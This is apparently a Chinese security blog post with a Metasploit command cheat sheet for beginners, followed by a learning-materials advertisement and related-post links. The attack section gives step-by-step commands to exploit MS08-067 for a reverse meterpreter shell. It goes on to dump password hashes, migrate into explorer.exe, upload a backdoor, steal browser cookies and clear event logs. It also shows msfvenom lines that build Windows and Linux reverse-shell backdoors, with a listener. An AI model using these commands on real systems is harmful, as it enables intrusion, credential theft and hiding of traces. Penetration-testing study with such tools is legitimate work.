MSF常用命令(非常详细),零基础入门到精通,看这一篇就够了

渗透工具——kali中msf简介(以及MSF的基本使用方法) 设置payload:set payload windows/x64/meterpreter/reverse_tcp。1. 使用攻击模块:use exploit/windows/smb/ms17_010_eternalblue。设置模块:use auxiliary/scanner/smb/smb_ms17_010。攻击者或者渗透测试者利用系统、应用或服务中的安全漏洞,所进行的攻击行为。在MSF中,一个模块是指MSF框架中所使用的一段软件代码组件。设置目标地址:set RHOSTS [目标地址] 阅读详情
AI摘要

博客介绍了MSF获取shell、meterpreter常用命令、生成后门等内容,还分享了网络安全入门学习方法,包括大纲、学习教程和面试刷题等,提供了网安学习资料,如思维导图、工具包、分析报告等,可扫码或点击链接领取。

前言

msf获取shell


启动 msfconsole
搜索某个模块 search ms08-067
使用某个模块 use exploit/windows/smb/ms08-067_netapi
查看当前模块可以使用的payload[可以省略] show payloads
查看当前模块需要的参数配置 show options[可略]
选择反弹shell的模块 set payload windows/meterpreter/reverse_tcp
设置目标的IP地址 set RHOST 192.168.10.1
设置本地的IP地址 set LHOST 192.168.1.1
设置本地的监听端口 set LPORT 8888
show targets 查看metasploit的渗透攻击模块通常可以列出受到漏洞影响的目标系统类型。
如某些漏洞只适用特定系统的某些版本,这时可以根据目标的操作类型版本来设置版本 set target 1
进行攻击 run/exploit,这样就返回一个meterpreter

meterpreter常用命令


1、background:把meterpreter后台挂起
2、sessions:查看已经成功获取的会话
   sessions -i +num :连接到指定序列号的meterpreter会话继续利用
   sessions -i  2:连接第三个会话主机
3、shell:获取目标主机的远程命令行shell,使用exit退出当前的shell
4、cat:查看目标主机上的文档内容
      cat c:/test.txt
5、getwd:获取系统工作的当前目录
6、upload:上传文件到目标主机
     upload  setup.exe  c:\\windows\\system32\  把后门程序setup.exe上传到目标主机的system32目录下
7、download:把目标主机上的文件下载到我们的攻击主机上
     download  C:\\boot.in  /root/  把目标主机c盘根目录下的boot.ini文件下载到攻击主机的/root/目录下
8、edit:调用vi编辑器,对目标主机的文件进行修改
     edit C:/Windows/System32/drivers/etc/hosts   修改目标主机的hosts文件
9、search: 再目标主机上搜索文件
          search   -d   c:\\  -f *.doc      在目标主机的C盘下搜索doc文档
10、ipconfig/ifconfig:查看目标主机上的网络参数
11、portfwd:端口转发,把目标主机的3389端口转发到其他端口
       portfwd add -l 1122 -p 3389 -r 192.168.10.1
       把目标主机的3389端口转发到192.168.10.1的1122端口,访问192.168.10.1:1122就能打开目标主机的远程桌面
12、route:显示目标主机上的主机路由表
13、getuid:显示目标主机上的主机路由表
14、sysinfo:查看目标主机的系统信息
15、getpid:获取meterpreter会话在 目标主机上的注入进程的进程号
16、migrate:将meterpreter会话进程移植到另外一个进程
    如果我们反弹的meterpreter会话是对方打开了一个预设代码的word文档产生的,如果对方一旦关闭该word文档,我们获取的meterpreter会话就  
    会关闭,所以我们需要把会话进程注入到explorer.exe(桌面进程
    先用ps 查看explorer.exe进程的pid为 xxx,
    然后执行  migrate xxx
17、execute:在目标主机上运行某个程序
           execute -f -i -H cmd.exe  以隐藏的方式运行cmd.exe
18、shutdown:关闭目标主机
19、getsystem:使用该命令提升当前进程的执行账户为system用户, 拿到系统的最高权限
20、hashdump:在获得system权限的情况下,使用hashdump命令可以得到目标的SAM文件,获取目标主机账号密码的hash信息
21、run  post/windows/gather/checkvm
       在meterpreter下run post/windows/gather/checkvm 检测是否为一台虚拟机
22、run post/windows/gather/enum_applications 
       在meterpreter下run post/windows/gather/enum_applications  获取目标主机上的软件安装信息
23、run post/windows/gather/dumplinks
       在meterpreter下run post/windows/gather/dumplinks  获取目标主机最近访问过的文档、链接等信息
24、run post/windows/gather/enum_ie  
       在meterpreter下run post/windows/gather/enum_ie  
       获取到的目标主机上的ie浏览器缓存历史记录和cookies信息等都保存到了攻击主机本地的/root/.msf5/loot/目录下
25、clearev命令:入侵痕迹清除

MSF生成后门


1、生成windows后门:
       msfvenom -p windows/meterpreter/reverse_tcp LHOST=攻击机IP LPORT=攻击端口  -f exe -o /tmp/hack.exe
2、生成linux后门
       msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=攻击ip LPORT=攻击端口  -f elf > shell.elf


use  exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.1.53
set LPORT 4444
exploit

如何入门学习网络安全

【----帮助网安学习,以下所有学习资料文末免费领取!----】

> ① 网安学习成长路径思维导图
> ② 60+网安经典常用工具包
> ③ 100+SRC漏洞分析报告
> ④ 150+网安攻防实战技术电子书
> ⑤ 最权威CISSP 认证考试指南+题库
> ⑥ 超1800页CTF实战技巧手册
> ⑦ 最新网安大厂面试题合集(含答案)
> ⑧ APP客户端安全检测指南(安卓+IOS)

大纲

首先要找一份详细的大纲。

img

学习教程

第一阶段:零基础入门系列教程

img

该阶段学完即可年薪15w+

第二阶段:技术入门

弱口令与口令爆破
XSS漏洞
CSRF漏洞
SSRF漏洞
XXE漏洞
SQL注入
任意文件操作漏洞
业务逻辑漏洞

该阶段学完年薪25w+
img

阶段三:高阶提升

反序列化漏洞
RCE
综合靶场实操项目
内网渗透
流量分析
日志分析
恶意代码分析
应急响应
实战训练

该阶段学完即可年薪30w+

面试刷题
img

在这里插入图片描述

最后,我其实要给部分人泼冷水,因为说实话,上面讲到的资料包获取没有任何的门槛。

但是,我觉得很多人拿到了却并不会去学习。

大部分人的问题看似是“如何行动”,其实是“无法开始”。

几乎任何一个领域都是这样,所谓“万事开头难”,绝大多数人都卡在第一步,还没开始就自己把自己淘汰出局了。

如果你真的确信自己喜欢网络安全/黑客技术,马上行动起来,比一切都重要。

资料领取

上述这份完整版的网络安全学习资料已经上传网盘,朋友们如果需要可以微信扫描下方二维码 即可自动领取↓↓↓
或者

【点此链接】领取
msf 渗透基础篇(基本命令) 以 kali 为例,几个关键路径,熟悉一下,为了更方便的查找。 阅读详情

相关推荐

渗透测试-MSF工具使用简介及命令使用漏洞利用过程

1.MSF工具使用简介及命令使用(kali系统) 1.1什么是MSF: Metasploit就是一个漏洞框架,是一个免费、可下载的框架,通过它可以很容易地获取、开发并对计算机软件漏洞实施攻击。它本身附带数2000多个已知软件漏洞的专业级漏洞攻击工具。 步骤一:在kali系统中运行msf软件 :msfconsole; 如:测试编号为cve-2019-0708 的漏洞(windows7漏洞); 根据漏洞编号,用search查找相应的漏洞攻击工具。

XLbb的博客 6660

msf基本使用,基本命令说明

xxx_nonx_tcp : no execute 或 win7 (NX是应用在cpu的一种可以防止缓冲区溢出的技术)shell_reverse_tcp:反向连接到攻击者主机并创建一个shell。reverse_http: 通过HTTP隧道通信并创建一个新用户添加到管理组。shell_find_tag: 在已建立的连接上创建一个shell。add_user :创建一个新用户添加到管理组。bind_tcp : 监听一个tcp连接。21,version显示一个控制台版本。7,info 显示一个模块的详细信息。

cjh12340826的博客 3373

MSF从入门到渗透,零基础小白到精通(超详细),看这一篇就够了!

MSF从入门到渗透,零基础小白到精通(超详细),看这一篇就够了!

weixin_57514792的博客 1017

MSF常用命令

0x01 msf获取shell 启动 msfconsole 搜索某个模块 search ms08-067 使用某个模块 use exploit/windows/smb/ms08-067_netapi 查看当前模块可以使用的payload[可以省略] show payloads 查看当前模块需要的参数配置 show options[可略] 选择反弹shell的模块 set payload windows/meterpreter/reverse_tcp 设置目标的IP地址 set RHOST 192

weixin_42140534的博客 4401

雷达原理习题答案【西电】

  目前教材用的是陈老师新版的,但是,我发现课后题有一部分是之前某本书里的。答案如下【建议参看原题→查阅答案】 【原题点这里!!点这里!!】 目录跳转功能目前好像只支持网页版 文章目录% 第一章、第二章% 第三章% 第四章% 第五章% 第六章% 第七章% 第八章 % 第一章、第二章 % 第三章 % 第四章 % 第五章 % 第六章 % 第七章 % 第八章 ...

薛定谔的壳的博客 1万+

2022(一等奖)B360基于Arcpy与SVM的滑坡易发性评价

此外,在ArcGIS平台下,“易发性图预测(多进程)”工具的运行时间为2h 48m 3s,“易发性图预测(单进程)”工具的运行时间为5h 19m 27s,运行时间缩短了近2h 31m 24s,运行效率提高了47.39%。在ArcGIS Pro平台下,“易发性图预测(多进程)”工具的运行时间为20m 12s,“易发性图预测(单进程)”工具的运行时间为1h 26m 47s,将运行时间缩短了近1h 6m 35s,运行效率提高了76.72%。滑坡的发生受各种影响因素的影响,目前,影响因素的选择没有一个统一的标准。

2301_77310370的博客 1466

小白怎么用msf(非常详细),零基础入门到精通,看这一篇就够了

小白怎么用msf(非常详细),零基础入门到精通,看这一篇就够了

隔壁王叔的博客 1495

Win11注册表没有MMC的解决方法

本文详细介绍了在Win11系统中解决注册表没有MMC项的问题的方法。通过创建并导入注册表修复文件,我们可以成功地在注册表中添加缺失的MMC项。在操作过程中,需要注意备份注册表、以管理员身份运行工具以及系统更新等事项。希望本文能够帮助到遇到类似问题的用户,提高系统管理的效率和便捷性。如果你还有其他关于Windows操作系统的问题或疑问,欢迎随时提问并寻求帮助。

nntxthml的博客 1552

kali MSF命令大全(非常详细),零基础入门到精通,看这一篇就够了

kali MSF命令大全(非常详细),零基础入门到精通,看这一篇就够了

分享Python知识 2793

野火STM32F407(骄阳)+无刷直流驱动板+永磁同步电机控制学习记录(四)(基于HAL库)

以上内容都是参考别人资料自学的,很多地方都是凭感觉,因为理论部分不太会算,只要电机能转就行,其他性能指标都没考虑,因为不会,所以这纯属是学习记录帖。带宽在500时,电流波动小,但是响应很慢,就是堵转后不太容易恢复转动。速度环带宽设定小了,响应不够快,带宽设定大了波动比较大,电机感觉起来也震一点,而且,当带宽设到200的时候,启动直接就锁死了,应该是PI增益设定太大了。电流环带宽的试验:去掉速度环,让Iq_Set=2,Ud=0,此时电机是电流环闭环控制,用手堵转电机然后松开,看电流的波动以及响应情况。

XUEXIDEXIAOhai的博客 4553

Podman修改镜像源教程(附最新docker镜像源)

Podman修改镜像源教程(附最新docker镜像源)

道长的博客 4140

【kali笔记】Metasploit Framework (MSF) 从基础到进阶使用指南,(非常详细)零基础入门到精通,收藏这一篇就够了

Metasploit Framework最初由HD Moore于2003年发布,并于2007年使用Ruby语言重写。MSF默认集成在Kali Linux中,同时也支持在非Kali环境下安装和使用。它提供了一套完整的渗透测试框架,包括漏洞利用模块(exploits)、攻击载荷(payloads)、辅助模块(auxiliary)、编码器(encoders)、空指令(nops)、后渗透模块(post)等多个组件。MSF的强大之处在于其可扩展性。

Python_0011的博客 1302

YOLOv12改进策略【Neck】| CGA Fusion:内容引导的注意力融合模块,空间权重引导的多模态特征自适应融合

本文记录的是利用CGA Fusion 模块改进 YOLOv12 的多模态融合部分。(Content-Guided Attention Fusion)通过内容引导注意力生成空间权重,引导高低层特征的自适应融合。本文利用模块,通过内容引导注意力生成空间权重,自适应地融合两个模态的特征,在特征融合阶段实现跨模态语义对齐与噪声抑制,增强对不同模态互补特征的利用能力,从而提升模型在多模态场景下的检测鲁棒性与准确性。DEA-Net: Single image dehazing based on detail-enhan

Limiiiing的博客 433

【黑客必备工具】MSF零基础入门到精通(超详细),收藏这一篇就够了

MSF零基础入门到精通(超详细),收藏这一篇就够了

Cairo_A的博客 2372

基于Keil软件实现OLED显示(江协科技HAL库)

没有HAL库的OLED驱动文件,可以看过来

2401_82728381的博客 1452

损失函数大汇总(六十一)(Signed Distance Map Loss附公式推导与代码)

摘要 本文介绍了Signed Distance Map (SDM) Loss,一种将形状先验直接融入分割任务的方法。SDM将每个像素表示为到目标边界的带符号距离(内部为负,外部为正),相比二值mask能更连续地表达形状几何信息。SDM Loss的核心思想是让网络学习这个隐式形状场,通过可微的Heaviside函数近似将SDM转换为分割结果。文中重点分析了一种product-based regression loss,它能同时关注距离数值和内外符号的正确性,对边界区域尤为敏感。SDM Loss通常与传统的分割

悦学共鸣,温柔以待,汇聚光芒,共同成长 186

Metasploit(MSF)使用手册(非常详细),零基础入门到精通,看这一篇就够了

Metasploit(MSF)使用手册(非常详细),零基础入门到精通,看这一篇就够了

weixin_51725318的博客 1542

Probability and Statistics - 4th edition

Probability and Statistics - 4th edition

HW红队常用命令速查大全(非常详细)零基础入门到精通,收藏这一篇就够了

收集渗透中会用到的常用命令。建议直接[Ctrl+F]查找。

Galaxy_0的博客 3032

TMS_WebGMaps_1.9.8.0_Full_Source

TMS_WebGMaps_1.9.8.0_Full_Source 全源码 delphi cbuilder

计算机控制技术及应用

《计算机控制技术及应用》通过总结作者的科研成果和吸收国内外的先进理论、方法和技术,以计算机控制系统的网络化、开放化、智能化和集成化发展趋势为主线索,主要介绍计算机控制系统的基本概念和计算机控制系统的典型形式,计算机控制系统的数学描述与基本分析方法,以及数字PID控制器、最少拍控制系统、达林算法、状态变量设计法等设计方法及其各种改进算法。重点突出计算机控制系统输入输出通道接口的设计方法和典型控制系统的设计案例与实现方法等。

Xshell超快速入门使用(非常详细),零基础入门到精通,看这一篇就够了

Xshell超快速入门使用(非常详细),零基础入门到精通,看这一篇就够了

weixin_51725318的博客 1万+

ssm框架搭建

这个是一个在idea上成功跑起来的ssm框架项目,保存在这里方便以后使用直接下载

什么是护网行动?(非常详细),零基础入门到精通,看这一篇就够了

什么是护网行动?(非常详细),零基础入门到精通,看这一篇就够了

weixin_51725318的博客 2236

hydra安装(非常详细),零基础入门到精通,看这一篇就够了

网络安全产业就像一个江湖,各色人等聚集。相对于欧美国家基础扎实(懂加密、会防护、能挖洞、擅工程)的众多名门正派,我国的人才更多的属于旁门左道(很多白帽子可能会不服气),因此在未来的人才培养和建设上,需要调整结构,鼓励更多的人去做“正向”的、结合“业务”与“数据”、“自动化”的“体系、建设”,才能解人才之渴,真正的为社会全面互联网化提供安全保障。

QXXXD的博客 2742

红队常用命令速查大全(非常详细)零基础入门到精通,收藏这一篇就够了

收集渗透中会用到的常用命令。建议直接[Ctrl+F]查找。

Python栈 1万+

网络安全入门必看的5本书籍(非常详细),零基础入门到精通,看这一篇就够了

书中自有黄金屋,书中自有颜如玉。很多人学习一门技术都会看大量的书籍,经常也有朋友询问:零基础刚入门,应该看哪些书?应该怎么学?等等问题。今天就整理了5本零基础入门网络安全必看书籍,希望能帮到每一位认真学习网络安全的朋友!这里的5本书都是安全领域的书籍,像《鸟哥的Linux私房菜》等都是人尽皆知的入门书籍,不做探讨。

qq_44005305的博客 1277

一文读懂GPU的性能参数(非常详细),零基础入门到精通,看这一篇就够了

在现代计算机图形处理和科学计算领域,GPU(图形处理器)的性能至关重要。无论你是游戏玩家、设计师还是数据科学家,了解GPU的性能指标都能帮助你更好地选择和使用设备。今天,老鱼就跟大家聊一聊GPU的主要性能指标。计算能力(吞吐量)计算能力通常以浮点运算量来衡量,单位是FLOPS(Floating-point Operations Per Second,每秒浮点运算次数)。GPU的计算能力直接影响到图形渲染、数据分析和科学计算的效率。

hackeroink的博客 4542

好用的搜索工具(非常详细),零基础入门到精通,看这一篇就够了

好用的搜索工具(非常详细),零基础入门到精通,看这一篇就够了

weixin_51725318的博客 5976
上一篇: 一文说清 Docker 是什么(非常详细),零基础入门到精通,看这一篇就够了
下一篇: 黑客与网络安全工程师的区别(非常详细),零基础入门到精通,看这一篇就够了
黑客老许
博客等级 码龄8年 6147粉丝 1028原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值